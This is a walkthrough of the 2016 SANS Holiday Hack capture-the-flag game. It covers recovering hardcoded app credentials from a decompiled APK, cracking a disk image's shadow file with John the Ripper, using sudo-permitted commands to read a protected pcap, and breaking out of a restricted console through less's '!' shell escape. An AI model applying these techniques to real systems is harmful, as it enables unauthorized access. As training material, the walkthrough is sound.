The 2016 SANS Holiday Hack Challenge

Santa's Business Card Report

Donald Murchison

December 2016

Contents

Story

'Twas the night before Christmas, and all through the house, not a creature was stirring, except for...

Josh Dosis.

Although quite snuggled in his bed, the precocious 7-year old couldn't sleep a wink, what with Christmas Morning just a few hours away. Josh climbed out of his bed and scurried down the hallway to his sister Jessica's room.

"Wake up, Sis! I can't sleep!"

With her visions of dancing sugar plums rudely interrupted, Jess slowly stirred, yawned, and rubbed her eyes. "What do you want, Josh?"

"Jess! Christmas is almost here. I can't wait!" Josh exploded.

Jess lectured her over-eager brother, "I'm excited too, but it's time to sleep. I'm looking forward to a restful holiday tomorrow, one where no one tries to destroy Christmas."

Josh recognized his sister's reference to last year's trouble with ATNAS Corporation and their quest to foil its criminal plot. "Awww.... That was actually great fun! We always have such wonderful holiday adventures together. I almost wish we had a Twime Machine to relive all those great Christmases of the past," Josh responded as his loose tooth wriggled in his mouth.

"We have had some wonderful fun, my dear brother, but it's time to go back to bed," Jessica responded as she rolled over, hoping her brother would get the message.

And then quite suddenly, the kids were startled by a most unusual sound emanating above their heads: a soft thump followed by a subtle scraping sound, as though something was sliding across their rooftop. "What was that?" Jessica jumped up in surprise.

Immediately afterwards, they heard a muffled jingling of bells.

Josh blurted out, "Oh my gosh, Jess, Santa must have just landed on our house!"

The kids then heard the sound of boots walking across the roof, followed by yet more sliding sounds.

"He must be coming down the chimney. I can't believe it!" Josh squealed.

The sounds continued without pause as they listened to a master of efficiency get to his work downstairs in their living room. They heard the rumpling of wrapped presents being stacked around the tree, the munching of the cookies they had left for Santa's refreshment, and even a slight gulping sound as their visitor polished off a glass of eggnog by the cookies. Why they even heard a quiet but deeply jolly, "Ho Ho Ho."

"Let's sneak a peak at him!" Josh said.

Jess shook her head and responded, "Oh, we can't do that... it might interfere with his operation. Plus, it's highly unorthodox for kids to see Santa himself."

As the children debated whether to go downstairs to see Santa, their discussion was interrupted as the sounds coming from their living room took a rather startling turn. A loud "Oooomph!" was followed by what sounded like a scuffle of sorts.

"What's happening, Sis?" Josh asked.

"I don't know," came the response from his quite frightened sister.


Just then, they heard crashing sounds and the tearing of paper, as if their presents were being smashed by a wild brawl. It all culminated with a sharp snapping sound, as though their Christmas tree itself had been split in half in the melee.

And then....

...Nothing.

Utter silence came from their living room.

Someone kidnapped Santa!! Josh and Jessica Dosis overheard the kidnapping of Santa Claus and need help saving him. Josh, Jessica, and I formed a team to solve this "Who Done It" mystery.



Instructions

How to play

Left click or tap to move, talk to NPCs, and pick up items. You can also use the arrow keys or WASD to move around.

As you play, you'll have opportunities to learn about interesting technology with links and references. You'll be able to use this information to help solve the Holiday Hack challenges.

You'll also have to talk to game characters to answer specific questions and help analyze in-game assets.

Keep an eye out for Easter eggs along the way!

The Toolbar

Use the toolbar in the bottom-right of your game window to control game options.

Click the speech bubble to chat, or press "Enter".

Click the exclamation mark to view your quests, or press "Q"

Click the backpack to view your inventory, or press "I"

Click the trophy to view your achievements, or press "O"

Click the face to mute other players, or press "P"

Click the speaker to mute all sounds, or press "M"

Characters

As you play, you'll meet non-playing characters (NPCs) that provide advice, give you items, or ask you to complete quests. These characters have an underlined player name that is blue. You can talk to these characters using the chat button, but you must be within earshot (about 3-4 tiles.)

Other real players have a non-underlined white name. You can talk to them, or mute them by clicking the mute button. You can talk with players using the chat function. To help differentiate yourself from other players, your name will always be yellow.

Achievements

To win Holiday Hack Quest, complete all the achievements shown when you click the achievements button.

From the achievements window, click the Twitter and Facebook icons to share your accomplishments with your friends and colleagues.

Press "H" to show this help again at any time. Press Esc to close.

- press ESC or click anywhere to close -

Part 1: A Most Curious Business Card

Despite their palpable fear, the Dosis children knew that they had to investigate what had happened. They left Jessica's room and tiptoed down the stairs warily, making sure to remain hidden in the shadows. As they peered around the corner at the bottom of the steps, what they saw astonished them.

Ruined presents. A shattered Christmas tree. Needles strewn all about. Obvious signs of a fight. And there, beside it all, was Santa's big blue sack. But Santa himself was nowhere to be found.

In shock, Jessica uttered, "Someone has abducted Santa Claus!"

Josh was horrified. "Who would do such a thing? And on Christmas Eve, no less. They'll destroy Christmas! But why?"

The kids scanned for clues, and there on the floor, they found a most unexpected item: a small, rectangular piece of cardstock. Picking it up, Joshua announced, "Hey! This looks like Santa's business card. It must have fallen out of his pocket while someone was kidnapping him."

Jess took the card from Joshua's hands and read it. "It *is* his business card. And we're the only ones who know that Santa has disappeared. We've got to do something. If we don't find and rescue Santa, Christmas will be destroyed! Let's look closer at this card to see if it can be any help in finding out what happened."

And that, Dear Reader, is where you get involved. Take a close look at Santa's Business card. You can also inspect the crime scene by entering the Dosis home here. Based on your analysis, please answer the following questions:

1) What is the secret message in Santa's tweets?

2) What is inside the ZIP file distributed by Santa's team?

1) What is the secret message in Santa's tweets?

To start, we took a look at Santa's business card for clues. The business card references his Twitter and Instagram accounts.

We pulled down the tweets from Santa's Twitter account to examine them for a secret message. This can easily be done with python and tweepy. We found two very good resources to get started.

- https://www.digitalocean.com/community/tutorials/how-to-authenticate-a-python-application-with-twitter-using-tweepy-on-ubuntu-14-04
- https://marcobonzanini.com/2015/03/02/mining-twitter-data-with-python-part-1/

```
import tweepy
from tweepy import OAuthHandler
from configparser import ConfigParser

config = ConfigParser()
config.read('test.cfg')

consumer_key = config.get('auth', 'consumer_key')
consumer_secret = config.get('auth', 'consumer_secret')
access_token = config.get('auth', 'access_token')
access_secret = config.get('auth', 'access_secret')

auth = OAuthHandler(consumer_key, consumer_secret)
auth.set_access_token(access_token, access_secret)

api = tweepy.API(auth)

for tweet in tweepy.Cursor(api.user_timeline,id='santawclaus').items():
    print tweet.text
```

After outputting the tweets to a text file, we can see the secret message outlined by the normal text.


Message: BUGBOUNTY

2) What is in the zip file distributed by Santa's team?

At first, we had no idea what zip file Santa's team was distributing, so we set out to find it. We looked at Santa's Instagram and noticed a picture of an elf 's messy work desk. Apparently, they do not have a clean desk policy in the North Pole. From this picture, we were able to obtain the zip file name and the url from which to download it.

Zip file: SantaGram_v4.2.zip

Domain: www.northpolewonderland.com



The zip file was password protected, but lucky for us, we had already decoded Santa's secret message. We used "bugbounty" for the password and unzipped the file.

Answer: SantaGram_4.2.apk

Part 2: Awesome Package Konveyance

The two siblings were dazed as they materialized in a snow-covered glade. "W-w-where are we?" Josh shivered.

"Given all the snow and the elves roaming about, I'd say there's a good chance we're at the North Pole itself," Jessica replied.

Thinking through what had just happened, Josh had a realization. "So that's how Santa transports all those holiday packages on Christmas! He carries that bag around the world and then reaches inside to pull presents directly from the North Pole. Ingenious!"

Jessica added, "And, that's not all... it looks like Santa is really big into social networking! Not only does he use Twitter and Instagram, it seems that he and the elves use their own homegrown social networking platform called SantaGram. They seem to share information about vulnerabilities they find in software as part of bug bounty programs. Why, they've even set up their own bug-finding program."

"Wow!" Josh responded, "That's really cool. Let's take a close look at that SantaGram mobile application. It might help us find out who kidnapped Santa."

Again, Dear Reader, you are called upon to help the children in their analysis as you answer the following questions. If you get stuck, feel free to explore the North Pole and interact with Santa's friendly and helpful elves, who are available to give you hints.

3) What username and password are embedded in the APK file?

4) What is the name of the audible component (audio file) in the SantaGram APK file?


3) What username and password are embedded in the APK file?

When we were exploring the North Pole, we met an elf named Shiny Upatree, who told us some very helpful information about APK files.

```
Workshop – Train Station
<Shinny Upatree> - Hi, my name is Shinny Upatree. I'm one of Santa's bug bounty elves.
<Shinny Upatree> - I'm the newest elf on Santa's bug bounty team. I've been spending time reversing Android apps.
<Shinny Upatree> - Did you know Android APK files are just zip files? If you unzip them, you can look at the application files.
<Shinny Upatree> - Android apps written in Java can be reverse engineered back into the Java form using JadX.
<Shinny Upatree> - The JadX-gui tool is quick and easy to decompile an APK, but the jadx command-line tool will export the APK as
individual Java files.
<Shinny Upatree> - Android Studio can import JadX's decompiled files. It makes it easier to understand obfuscated code.
<Shinny Upatree> - Take a look at Joshua Wright's presentation from HackFest 2016 on using Android Studio and JadX effectively.
<Shinny Upatree> - …
```

- http://www.willhackforsushi.com/presentations/gitd-hackfest.pptx

We unzipped the APK files and started looking for the password.




Josh Dosis had used dex2jar and it is included in the Kali Linux suite of tools so we used it to decompile the classes.dex file.

```
root@kali:~/Desktop/SantaGram_4.2.apk_FILES# d2j-dex2jar ~/Desktop/SantaGram_4.2.apk_FI
root@kali:~/Desktop/SantaGram_4.2.apk_FILES# d2j-dex2jar ~/Desktop/SantaGram_4.2.apk_FI
LES/classes.dex
dex2jar /root/Desktop/SantaGram_4.2.apk_FILES/classes.dex -> classes-dex2jar.jar
root@kali:~/Desktop/SantaGram_4.2.apk_FILES#
```

Similar to APK files, jar files can just be unzipped and examined. We unzipped the jar file and then performed a recursive grep for password.

```
root@kali:~/Desktop/SantaGram_4.2.apk_FILES# cd classes-dex2jar/
root@kali:~/Desktop/SantaGram_4.2.apk_FILES/classes-dex2jar# grep -r "password" .
Binary file ./android/support/v4/j/a/c.class matches
Binary file ./com/northpolewonderland/santagram/b.class matches
Binary file ./com/northpolewonderland/santagram/SplashScreen.class matches
Binary file ./com/northpolewonderland/santagram/SignUp.class matches
Binary file ./com/northpolewonderland/santagram/SignUp$1.class matches
Binary file ./com/northpolewonderland/santagram/Login$3$1$1.class matches
Binary file ./com/parse/ParseRESTUserCommand.class matches
Binary file ./com/parse/ParseUser.class matches
Binary file ./com/parse/ParseUser$7.class matches
root@kali:~/Desktop/SantaGram_4.2.apk_FILES/classes-dex2jar#
```

Grep has the ability to determine whether a string is included in a binary file, but to determine the actual text we need to use strings. In this case, we are only interested in the files contained in the santagram directory. We decided to run strings on b.class and grep for password. We use the "-C" to print lines before and after the matching string.




We can see under username the string "guest" and under password, "busyreindeer78".

Answer: guest:busyreindeer78

4) What is the name of the audible component (audio file) in the SantaGram APK file?

An easy way to find files of a certain type is to recursively grep for common extensions of that type. A grep search for ".mp3" finds the audio file for us.



Answer: discombobulatedaudio1.mp3

Part 3: A Fresh-Baked Holiday Pi

Jessica was perplexed. "That audio inside of the SantaGram application sounds really strange. I wonder what it means."

The children quickly realized that they could only get so far in their analysis of SantaGram using the phones they had brought with them to the North Pole. Jessica summarized their situation, "Gosh, I wish I had brought my laptop with me. Without it, we're not going to be able to dissect that application. And, time is of the essence. We need to find and rescue Santa so he can continue to deliver presents, or else Christmas is sunk this year."

Josh replied, "And, making matters worse, I've noticed that some of the doors here at the North Pole have little computer terminals next to them. If we want to open those doors, we're going to need a machine to interface with those terminals."

Just then, Jessica noticed something curious and positively useful. "Heeeey! It looks like someone has left piece parts of a computer system called a 'Cranberry Pi' strewn all about the North Pole. Perhaps we can fetch all of those pieces and put together a computer we can then use to open those terminals and work on the SantaGram application!"

Josh was excited again. "I'll bet that with a fully operational Cranberry Pi, we'll be able to find Santa Claus and save Christmas!"

Now, Dear Reader, scurry around the North Pole and retrieve all of the computer parts to build yourself a Cranberry Pi. Once your Pi is fully operational, please help the Dosis children find and rescue Santa, answering the following questions:

5) What is the password for the "cranpi" account on the Cranberry Pi system?

6) How did you open each terminal door and where had the villain imprisoned Santa?


5) What is the password for the "cranpi" account on the Cranberry Pi system?

First we needed to assemble the Cranberry Pi. We searched all over the North Pole and finally found all 5 pieces.

The heat sink was located in Elf House #2 upstairs.

The Cranberry Pi board was located inside the fireplace in Elf House #1.

The SD card was on Santa's Launchpad.



The power cord was behind the snowman in the town center.

The HDMI Cable was inside the workshop, in the reindeers' stalls.

After finding all the pieces, an elf named Holly Evergreen gave me an image of a Cranberry Pi.

```
<Holly Evergreen> - Wow, you found all the pieces of the Cranberry Pi! Great job!
<Holly Evergreen> - I have one more piece for you to look at.
<Holly Evergreen> - You'll need a Cranbian image to use the Cranberry Pi, but only Santa knows the login password.
<Holly Evergreen> - Can you download the image and tell me the password?
<Holly Evergreen> - ...
```

- https://www.northpolewonderland.com/cranbian.img.zip

There are lots of tools to forensically examine images but we chose to use Autopsy. Autopsy provides a graphic interface to "The Sleuth Kit" and makes it very easy to analyze file system data.


- http://www.sleuthkit.org/index.php

Cranberry Pi is very similar to another great dessert, Raspberry Pi. With a Raspberry Pi image we would search for the password hashes in /etc/shadow, so we decided to do the same with the Cranberry Pi. To do this, we created a new case in Autopsy and added our image.


Once the volumes were added to our case, we could start our analysis. When we selected "/2/" and then clicked analyze, we were given the option to perform file analysis and view the file system. We could then navigate the directories like a normal file browser. We were able to obtain the shadow file and just needed to crack it.

**Note – A common problem when using Autopsy to display files is "/usr/bin/icat-sleuthkit is not found", create a symbolic link to /usr/bin/icat as a workaround.

An elf named Minty Candycane had a great tip for cracking the shadow file. He suggested using John the Ripper and hinted at using the "rockyou" wordlist.



- https://wiki.skullsecurity.org/index.php?title=Passwords



Answer: yummycookies

6) How did you open each terminal door and where had the villain imprisoned Santa?

Elf House #2 Terminal – out.pcap

```
**********************************************************************************
*                                                                                *
*To open the door, find both parts of the passphrase inside the /out.pcap file*
*                                                                                *
**********************************************************************************
scratchy@bae6a95650a9:/$
```

```
scratchy@bae6a95650a9:/$ ls -la | grep out.pcap
-r--------   1 itchy itchy 1087929 Dec  2 15:05 out.pcap
scratchy@bae6a95650a9:/$
```

The first problem was that we did not have permissions to read the out.pcap file. Luckily, we had overheard a hint about researching sudo, so we started there.

- https://www.sudo.ws/man/1.8.18/sudo.man.html

With our new knowledge of sudo we were able to start examining the pcap file.

```
scratchy@bae6a95650a9:/$ sudo -l
sudo: unable to resolve host bae6a95650a9
Matching Defaults entries for scratchy on bae6a95650a9:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User scratchy may run the following commands on bae6a95650a9:
    (itchy) NOPASSWD: /usr/sbin/tcpdump
    (itchy) NOPASSWD: /usr/bin/strings
scratchy@bae6a95650a9:/$ sudo -u itchy /usr/bin/strings /out.pcap
sudo: unable to resolve host bae6a95650a9
```

In the strings output we found the first half of the password.

Part 1: "santasli"

```
<form>
<input type="hidden" name="part1" value="santasli" />
</form>
```

Part 2 of the password was a little trickier. We started by researching the two commands that could be used on the pcap file.

- http://www.tcpdump.org/tcpdump_man.html

- https://linux.die.net/man/1/strings

Jessica remembered she had seen a Capture the Flag challenge where data in a pcap was UTF-16 encoded. Strings has a –e option to change the encoding.

```
scratchy@8fbe5940fd44:/$ sudo -u itchy /usr/bin/strings -e l /out.pcap
sudo: unable to resolve host 8fbe5940fd44
part2:ttlehelper
scratchy@8fbe5940fd44:/$
```

Part 2: "ttlehelper"

Answer: santaslittlehelper

Workshop Terminal – Directories

```
**********************************************************************
*                                                                    *
* To open the door, find the passphrase file deep in the directories.*
*                                                                    *
**********************************************************************
elf@9d1b6bd11985:~$
```

This challenge made us automatically think use the bash "find" command. This tool is very useful for searching file systems. Once again, the manual can be very useful.

- http://man7.org/linux/man-pages/man1/find.1.html

The passphrase was likely in a text file so that's what we searched for.

```
elf@9d1b6bd11985:~$ find / -name *.txt 2>/dev/null
/home/elf/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_do
or.txt
elf@9d1b6bd11985:~$
```

The "2>/dev/null" redirects stderr to /dev/null and can be very helpful when you receive a lot of error messages from a command. The next step is to cat the "key_for_the_door.txt" file. This file path would have been very troublesome, except we had the Gnu Bash Reference Manual on hand.


- https://www.gnu.org/software/bash/manual/html_node/Double-Quotes.html#Double-Quotes
- https://www.gnu.org/software/bash/manual/html_node/Single-Quotes.html#Single-Quotes

Knowing the difference between single quotes and double quotes made easy work of this challenge.

```
elf@54c8f880de0c:~$ find / -name *.txt 2>/dev/null
/home/elf/.doormat/. / /\/\\/Don't Look Here!/You are persistent, aren't you?/'/key_for_the_do
or.txt
elf@54c8f880de0c:~$ cat '/home/elf/.doormat/. / /\/\\/Don'"'"'t Look Here!/You are persistent,
 aren'"'"'t you?/'"'"'/key_for_the_door.txt'
key: open_sesame
elf@54c8f880de0c:~$
```

Answer: open_sesame

Santa's Office Terminal – Wargames



The secret to this challenge was understanding the reference. Josh informed me that this line was from a movie "Wargames" and that transcripts could be found online. We found an excellent transcript on github.

- https://github.com/theunamedguy/wargames/blob/master/TRANSCRIPT

In the North Pole they are very particular about grammar and punctuation so we followed the transcript exactly.

Answer: LOOK AT THE PRETTY LIGHTS

```
GREETINGS PROFESSOR FALKEN.

Hello.


HOW ARE YOU FEELING TODAY?

I'm fine. How are you?


EXCELLENT, IT'S BEEN A LONG TIME. CAN YOU EXPLAIN THE REMOVAL OF YOUR USER ACCOUNT ON 6/23/73?

People sometimes make mistakes.


YES THEY DO. SHALL WE PLAY A GAME?

Love to. How about Global Thermonuclear War?


WOULDN'T YOU PREFER A GOOD GAME OF CHESS?

Later. Let's play Global Thermonuclear War.
```

```
   UNITED STATES                    SOVIET UNION

WHICH SIDE DO YOU WANT?

     1.    UNITED STATES
     2.    SOVIET UNION

PLEASE CHOOSE ONE:
2
AWAITING FIRST STRIKE COMMAND
-----------------------------

PLEASE LIST PRIMARY TARGETS BY
CITY AND/OR COUNTRY NAME:

Las Vegas
LAUNCH INITIATED, HERE'S THE KEY FOR YOUR TROUBLE:

LOOK AT THE PRETTY LIGHTS

Press Enter To Continue
```

Workshop Terminal – Wumpus

This terminal was a fun game called wumpus. We recognized that this was really just the game wump. A quick google search gave us the man page for wump which made this easy. We wanted as few rooms as possible, as many tunnels as possible, and lots of arrows.

```
elf@95cde5fc87f3:~$ ./wumpus -r 6 -t 5 -a 100
Instructions? (y-n) n

You're in a cave with 6 rooms and 5 tunnels leading from each room.
There are 3 bats and 3 pits scattered throughout the cave, and your
quiver holds 100 custom super anti-evil Wumpus arrows.  Good luck.

You are in room 6 of the cave, and have 100 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 1, 2, 4, 5, and 6.
Move or shoot? (m-s) s 1

You are in room 6 of the cave, and have 99 arrows left.
*rustle* *rustle* (must be bats nearby)
*whoosh* (I feel a draft from some pits).
*sniff* (I can smell the evil Wumpus nearby!)
There are tunnels to rooms 1, 2, 4, 5, and 6.
Move or shoot? (m-s) s 2
*thwock!* *groan* *crash*

A horrible roar fills the cave, and you realize, with a smile, that you
have slain the evil Wumpus and won the game!  You don't want to tarry for
long, however, because not only is the Wumpus famous, but the stench of
dead Wumpus is also quite well known, a stench plenty enough to slay the
mightiest adventurer at a single whiff!!

Passphrase:
WUMPUS IS MISUNDERSTOOD
```

Answer: WUMPUS IS MISUNDERSTOOD

Train Station Terminal – Train Management Console

```
Train Management Console: AUTHORIZED USERS ONLY


                ==== MAIN MENU ====

STATUS:                         Train Status
BRAKEON:                        Set Brakes
BRAKEOFF:                       Release Brakes
START:                          Start Train
HELP:                           Open the help document
QUIT:                           Exit console

menu:main>
```

When entering the commands for the terminal, we saw a very interesting clue in the help command output.

```
**HELP** brings you to this file.  If it's not here, this console cannot do it, unLESS you kno
w something I don't.


Just in case you wanted to know, here's a really good Cranberry pie recipe:

Ingredients
1 recipe pastry for a 9 inch double crust pie
1 1/2 cups white sugar
1/3 cup all-purpose flour
1/4 teaspoon salt
1/2 cup water
1 (12 ounce) package fresh cranberries
1/4 cup lemon juice
1 dash ground cinnamon
/home/conductor/TrainHelper.txt
```

In the bottom left was some highlighted text that looked similar to what is shown when using the "less" command to read a file. We also saw the hint "unLESS" so we started reading the man page for less. We learned that less will give you a shell if you enter "!". This seemed like a very weird feature, but we could use it to pass this terminal.

```
              ==== MAIN MENU ====

STATUS:                         Train Status
BRAKEON:                        Set Brakes
BRAKEOFF:                       Release Brakes
START:                          Start Train
HELP:                           Open the help document
QUIT:                           Exit console

menu:main> HELP

sh-4.3$ ls -la
total 40
drwxr-xr-x 2 conductor conductor  4096 Dec 10 19:39 .
drwxr-xr-x 6 root      root       4096 Dec 10 19:39 ..
-rw-r--r-- 1 conductor conductor   220 Nov 12  2014 .bash_logout
-rw-r--r-- 1 conductor conductor  3515 Nov 12  2014 .bashrc
-rw-r--r-- 1 conductor conductor   675 Nov 12  2014 .profile
-rwxr-xr-x 1 root      root      10528 Dec 10 19:36 ActivateTrain
-rw-r--r-- 1 root      root       1506 Dec 10 19:36 TrainHelper.txt
-rwxr-xr-x 1 root      root       1588 Dec 10 19:36 Train_Console
sh-4.3$ ./ActivateTrain
```

